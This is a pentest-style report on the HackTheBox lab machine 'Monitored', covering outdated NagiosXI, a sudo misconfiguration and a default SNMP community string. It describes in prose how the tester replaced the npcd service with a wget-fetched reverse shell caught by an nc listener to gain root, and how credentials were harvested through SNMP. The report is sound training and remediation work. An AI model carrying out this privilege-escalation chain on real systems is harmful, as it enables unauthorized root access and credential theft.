HackTheBox “Monitored” Security Assessment Report

Prepared by: James Shank, Cybersecurity Consultant, (Truck-2-Tech)

Prepared for: HackTheBox Security Team, HackTheBox

Report Issued: 2024-03-05

Confidentiality Notice

The information contained within this document has been developed by Truck-2-Tech (hereafter referred to as T2T). T2T asserts proprietary rights over the contents of this document, considering it confidential business information. It is intended for use solely within the scope of its intended purpose. Without prior written consent from T2T, this document may not be shared with any other vendors, business partners, or contractors. Furthermore, no part of this document may be communicated, reproduced, copied, or distributed without T2T's explicit consent. It is important to note that the contents of this document are not to be construed as legal advice. T2T's service offerings pertaining to compliance, litigation, or other legal matters are not provided as legal counsel and should not be interpreted as such.

TABLE OF CONTENTS

EXECUTIVE SUMMARY 4
- Approach 4
- Scope 4
- Assessment Overview 5

RISK RATING 6
- Classification Definitions 7

TOP FINDINGS **9**

TOP RECOMMENDATIONS **9**

REMEDIATION MATRIX **10**

TESTING METHODOLOGY **10**

ASSESSMENT FINDINGS 11
- 1 - Outdated Software 11
- 2 - Privilege Misconfiguration 14
- 3 - Default/Guessable Community String 19
- **Full Path of Exploitation to Root** **22**

APPENDIX A - TOOLS USED **38**

APPENDIX B - ENGAGEMENT INFORMATION **39**
- Client Information 39
- Contact Information 39

EXECUTIVE SUMMARY

HackTheBox (hereafter referred to as HTB) has engaged T2T to conduct a Network Penetration Test of HTB's internal network, focusing on the endpoint "Monitored". The objective is to uncover security weaknesses, assess their impact on HTB, and provide clear recommendations for remediation.

Approach

T2T conducted the testing from February 16, 2024, to February 17, 2024, employing a "black box" approach. This means T2T had no prior knowledge or access credentials to HTB's internal environment. The assessment aimed to identify unknown vulnerabilities while minimizing disruption. Testing was performed remotely using a dedicated host set up specifically for this purpose.

During the assessment, T2T thoroughly documented each identified weakness and investigated potential exploit scenarios. The goal was to uncover as many misconfigurations and vulnerabilities as possible without causing any harm. T2T also sought to demonstrate the potential impact of these vulnerabilities, including the possibility of compromising HTB's internal domain.

Should T2T have gained access to HTB's internal network, further testing, including lateral movement and privilege escalation, was permitted. This allowed T2T to illustrate the potential consequences of a compromised internal network.

Scope

Network	Note
10.129.42.175/24	HTB - Monitored Internal Network

Assessment Overview

During the internal penetration test on HTB - Monitored, T2T uncovered three (3) issues posing risks to the confidentiality, integrity, and availability of HTB - Monitored's endpoint. These findings were evaluated based on severity, with two (2) rated as high risk and one (1) as moderate risk.

One notable discovery highlighted HTB - Monitored's shortcomings in patch and vulnerability management, particularly in addressing known vulnerabilities in operating systems and third-party applications, which could lead to unauthorized access and system compromise. Additionally, a misconfiguration or lack of hardening was identified as another vulnerability. Lastly, an easily guessable network management protocol name was found, posing a risk of unauthorized access to internal user passwords. While such protocols are often necessary in corporate environments, they should utilize more robust names.

HTB is advised to conduct periodic vulnerability assessments, if not already done. Addressing the issues outlined in this report is crucial, and further collaborative security assessments could provide additional insights to enhance the security posture of the HTB - Monitored endpoint. This will make it more challenging for attackers to navigate the network and improve HTB's ability to detect and respond to suspicious activities.

RISK RATING

T2T found HTB's overall risk rating to be: HIGH

The purpose of this assessment was to discover and identify vulnerabilities in the "HTB-Monitored" infrastructure and suggest methods to remediate the vulnerabilities. T2T identified a total of three vulnerabilities within the scope of the engagement and are broken down by severity in the table below.

VERY HIGH	HIGH	MODERATE	LOW	VERY LOW
0	2	1	0	0

CLASSIFICATION DEFINITIONS

ESTIMATED WORK EFFORT CLASSIFICATIONS

Difficulty	Description
HARD	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
MODERATE	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
EASY	Remediation can be accomplished in a short amount of time, with little difficulty.

ESTIMATED BUSINESS IMPACT

Difficulty	Description
MAJOR	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
MODERATE	Successful exploitation may cause significant disruptions to non-critical business functions.
MINOR	Successful exploitation may affect few users, without causing much disruption to routine business functions.

ESTIMATED RISK LEVEL

Level	Score	Description
VERY HIGH	10	The threat event could be expected to have multiple severe or catastrophic adverse effects on organizational operations, organizational assets, individuals, other organizations, or the Nation.
HIGH	6-8	The threat event could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A severe or catastrophic adverse effect means that, for example, the threat event might: (i) cause a severe degradation in or loss of mission capability to an extent and duration that the organization is not able to perform one or more of its primary functions; (ii) result in major damage to organizational assets; (iii) result in major financial loss; or (iv) result in severe or catastrophic harm to individuals involving loss of life or serious life-threatening injuries.
MODERATE	3-5	The threat event could be expected to have a serious adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A serious adverse effect means that, for example, the threat event might: (i) cause a significant degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is significantly reduced; (ii) result in significant damage to organizational assets; (iii) result in significant financial loss; or (iv) result in significant harm to individuals that does not involve loss of life or serious life-threatening injuries
LOW	1-2	The threat event could be expected to have a limited adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A limited adverse effect means that, for example, the threat event might: (i) cause a degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is noticeably reduced; (ii) result in minor damage to organizational assets; (iii) result in minor financial loss; or (iv) result in minor harm to individuals
VERY LOW	0	The threat event could be expected to have a negligible adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation

TOP FINDINGS

Outdated Software

HTB – Monitored endpoint was found to be running outdated NagiosXI software that is five versions behind the latest patch release.

- Patch Management is widely understood to be an effective tool for IT/Security and Management teams to improve reduction to risk.
- An effective Patch Management strategy will simplify and operationalize patching, strengthen resilience to active threats, and lead to minimizing the impact to your business and mission.

Privilege Misconfiguration

Nagios user privilege allows execution of the "manage_services.sh" script and the "npcd" service as root.

- Least Privilege Access is an industry recognized control method that allows users to only have access to what they absolutely need to accomplish assigned tasks.
- Having unnecessary access to services, scripts or information could lead to a greater negative impact should the user's account be compromised or the user becoming an insider threat.

TOP RECOMMENDATIONS

1. If operationally feasible, consider updating NagiosXI to the latest release and utilize NIST Special Publication 1800-31 as a framework to improve your enterprise patching.
2. Engage in a privilege audit of the full HTB environment to ensure that all privileged access accounts fall under policy management. Consider the access limits for regular employees, contractors, and third-party vendors.

REMEDIATION MATRIX

Number	Finding	Estimated Work Effort	Risk	Page
1	Outdated Software	LOW	HIGH	11
2	Privilege Misconfiguration	LOW	HIGH	14
3	Default/Guessable SNMP Community String	LOW	MODERATE	19

TESTING METHODOLOGY

T2T's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about Monitored's network systems. T2T used port scanning and other enumeration methods to refine target information and assess target values. Next, T2T conducted a targeted assessment. T2T simulated an attacker exploiting vulnerabilities in the "HTB-Monitored" network. T2T gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

FINDINGS

1 – Outdated Software

HIGH RISK (9/10)	
Exploitation Risk	**HIGH**
Business Impact	**MAJOR**
Estimated Work Effort	**LOW**

Description

T2T discovered a system that had known vulnerabilities due to missing patches. T2T validated the software version in use, which can be exploited by a threat actor to affect the availability or gain control of the affected system.

Analysis

Outdated NagiosXI Server:

Figure 1 shows T2T navigating via Firefox Web Browser to the affected host at https://nagios.monitored.htb/nagios where it was discovered the vulnerable server is running the outdated Nagios Server Version 4.4.13. Figure 2 shows T2T logging in via Firefox Web Browser as an Admin user where it was discovered the NagiosXI Server is running the outdated version of 5.11.0. Figure 3 shows the result of T2T navigating to the Available Updates section confirming that an update is available to Version 2024R1.

***Figure 1**: Version 4.4.13 in use for Nagios Core.*




***Figure 2**: Version 5.11.0 is in use.*





***Figure 3**: Current version in use is 5.11.0 and a recommended update to latest 2024R1.*



Recommendations

- T2T recommends that HTB update NagiosXI to the latest version: 2024R1.
- T2T recommends increasing the frequency of testing and the implementation of a regular patching cycle.

  T2T recommends implementing the following remediation steps:
  1. Select “Check for Updates” in the upper left corner of the Nagios XI Panel.
  2. Select the most current update that is available.

References

- https://www.nagios.com/changelog/
- https://www.nccoe.nist.gov/sites/default/files/2022-03/patching-nist-sp-1800-31a-final.pdf
- https://assets.nagios.com/downloads/nagiosxi/guides/administrator/updates.php#checkingforupdates

2 – Privilege Misconfiguration

HIGH RISK (8/10)	
Exploitation Likelihood	**HIGH**
Business Impact	**MODERATE**
Remediation Difficulty	**LOW**

Description

T2T discovered that the user Nagios had privileges allowing the execution of the manage_servies.sh script along with control of the npcd service at a root user level. T2T validated this by starting and stopping the npcd service as user Nagios, which can be exploited by a malicious actor by modifying the npcd service and uploading a reverse shell script to begin the process of privilege escalation to root.

Analysis

Unnecessary Nagios user privilege:

Figure 1 shows T2T using the command line interface command “sudo” with the -l flag to list possible Nagios user permissions to run as root. Figure 2 shows T2T navigating to the nagios/bin directory and then using the command line tool “ls” to list the available services. T2T using the command line tool “sudo” along with running the ./managed_services.sh script and using the flag “stop” to stop the “npcd” service. T2T then used the command line tool “rm” with the -r flag for recursive deletion of the “npcd” service. Figure 3 shows T2T using the command line text editor “vim” to create a bash shell script. T2T then used the command line tool “wget” on the Nagios user machine to upload the reverse shell script, named “npcd”. T2T made the shell script executable using the command line tool “chmod” with the +x flag and restarted the service using the ./manage_services.sh script. Figure 4 shows the result of the restarted service and using the command line tool netcat “nc” with the -lvnp flags on Port 4444 to obtain root level access.

***Figure 1**: Running sudo -l command to confirm any root-level privileges.*




***Figure 2**: Navigating to the npcd service directory, stopping npcd using manage_services script and then removing the npcd service.*




***Figure 3**: Creating a bash reverse shell script named npcd, uploading the script to the Nagios user machine and then making the npcd service executable.*





***Figure 4**: Netcat listener running, and the reverse shell is successful, and T2T has obtained root-level access.*



Recommendations

- Consider each user's level of privilege and use the principle of least privilege to limit employees to only what they need to accomplish their role.
- Revise and implement Access Control Lists (ACL).

  T2T recommends implementing the following remediation steps:

  1. Conduct privilege audit on all users, allowing the functions only necessary to accomplish tasks.
  2. Establish least privilege as a default for all users.
  3. Monitor and analyze privilege access.
  4. Provide just-in-time access.
  5. Regularly review granted access.

References

- https://www.cisa.gov/sites/default/files/publications/AA22-137A-Weak_Security_Controls_and_Practices_Routinely_Exploited_for_Initial_Access.pdf
- https://csrc.nist.gov/glossary/term/least_privilege

3 – Default/Guessable Community String

MODERATE RISK (5/10)	
Exploitation Likelihood	**MODERATE**
Business Impact	**MODERATE**
Remediation Difficulty	**LOW**

Description

T2T discovered that the SNMP protocol community string, labeled “public”, was easy to guess and brute force. This can be exploited to obtain the credentials necessary to break into several machines, with the potential to flood the network with malicious traffic.

Analysis

Default and easily guessable SNMP community string name:

Figure 1 shows T2T using the command line tool Nmap with the -sU and -p flags set to perform an initial scan on the scope IP address. T2T found that port 161 was “OPEN” to outside traffic. Figure 2 shows T2T further testing using the Nmap script “snmp-brute” that showed the community string “public” as valid credentials. Figure 3 shows T2T using the command line tool SNMP walk that led to obtaining user credentials for “svc”. Further enumeration allowed T2T to log in as authenticated user “svc” in the nagios directory of nagios.monitored.htb which presented a version number of 4.4.13 for further exploitation enumeration.

***Figure 1**: Nmap scan showing port 161 open, and SNMPv1 in use.*




***Figure 2**: Nmap brute force script scan of community string.*

